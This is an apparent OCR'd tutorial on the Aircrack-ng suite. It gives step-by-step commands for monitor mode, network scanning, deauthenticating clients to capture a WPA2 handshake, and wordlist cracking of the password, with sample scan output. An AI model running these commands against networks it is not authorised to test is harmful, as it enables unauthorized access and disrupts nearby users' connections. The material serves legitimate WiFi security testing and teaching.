Aircrack-ng

Created by Abhishek Gupta

What is Aircrack-ng?

- **Aircrack-ng is a comprehensive suite of tools designed for assessing the security of WiFi networks. It focuses on several key areas:**
- **Monitoring**: Capturing packets and exporting data for further analysis.
- **Attacking**: Performing replay attacks, deauthentication, and creating fake access points through packet injection.
- **Testing**: Checking the capabilities of WiFi cards and drivers, including their ability to capture and inject packets.
- **Cracking**: Breaking WEP and WPA/WPA2-PSK encryption


To Install the tool - Sudo apt install aircrack-ng, Once you install and setup all the config you can use the tool for the further action.

WiFi Pentesting(wifipt) Commands using Aircrack-ng

Step 1: Enable Monitor Mode


sudo airmon-ng check kill

Kill processes interfering with monitor mode



sudo airmon-ng start wlan0

Start monitor mode (interface may change to wlan0)



iwconfig

Check if mode is set to "Monitor"

```
┌──(root㉿Abhishek)-[/home/kali]
└─# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  Nickname:"<WIFI@REALTEK>"
          Mode:Monitor  Frequency=2.457 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0

docker0   no wireless extensions.
```

Step 2: Scan Available WiFi Networks

sudo airodump-ng wlan0

```
┌──(root㉿Abhishek)-[/home/kali]
└─# sudo airodump-ng wlan0

 CH  1 ][ Elapsed: 42 s ][ 2025-02-10 11:34 ][ sorting by bssid

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 E8:65:[redacted]   -43      183        5    0   5  270   WPA2 CCMP   PSK  5 ★ 's
 3A:84:[redacted]   -79       34        0    0  11  180   WPA2 CCMP   PSK  Motorola

 BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

 (not associated)   3A:98:[redacted]   -84    0 - 1      0        3
 (not associated)   3A:84:[redacted]   -88    0 - 1      0        1
 (not associated)   AA:5A:[redacted]   -94    0 - 1    224        9
 E8:65:[redacted]   10:68:[redacted]   -18    0 - 1      0        1
 E8:65:[redacted]   B2:30:[redacted]   -38    0 - 1e     0        4
Quitting ...

┌──(root㉿Abhishek)-[/home/kali]
└─#
```

This will show:


- **BSSID** (MAC address of the router)
- **CH** (Channel number)
- **ESSID** (WiFi name)

If nothing appears:

sudo airodump-ng --band abg wlan0

Step 3: Capture Packets from Target WiFi

sudo airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0




Replace:


- <channel> → WiFi channel
- <BSSID> → MAC address of your router

Step 4: Capture WPA2 Handshake

To target a specific device:

sudo aireplay-ng --deauth 10 -a <BSSID> -c <client_MAC> wlan0mon





If successful, you will see **"WPA Handshake: [BSSID]"**.

Step 5: Crack the WiFi Password

sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt -b <BSSID> capture-01.cap

Step 6: Restore WiFi to Normal

sudo airmon-ng stop wlan0

sudo systemctl restart NetworkManager

Complete Command List

sudo airmon-ng check kill

sudo airmon-ng start wlan0

sudo airodump-ng wlan0mon

sudo airodump-ng -c <channel> --bssid <BSSID> -w capture wlan0mon

sudo aireplay-ng --deauth 10 -a <BSSID> wlan0mon

sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt -b <BSSID> capture-01.cap

sudo airmon-ng stop wlan0mon

sudo systemctl restart NetworkManager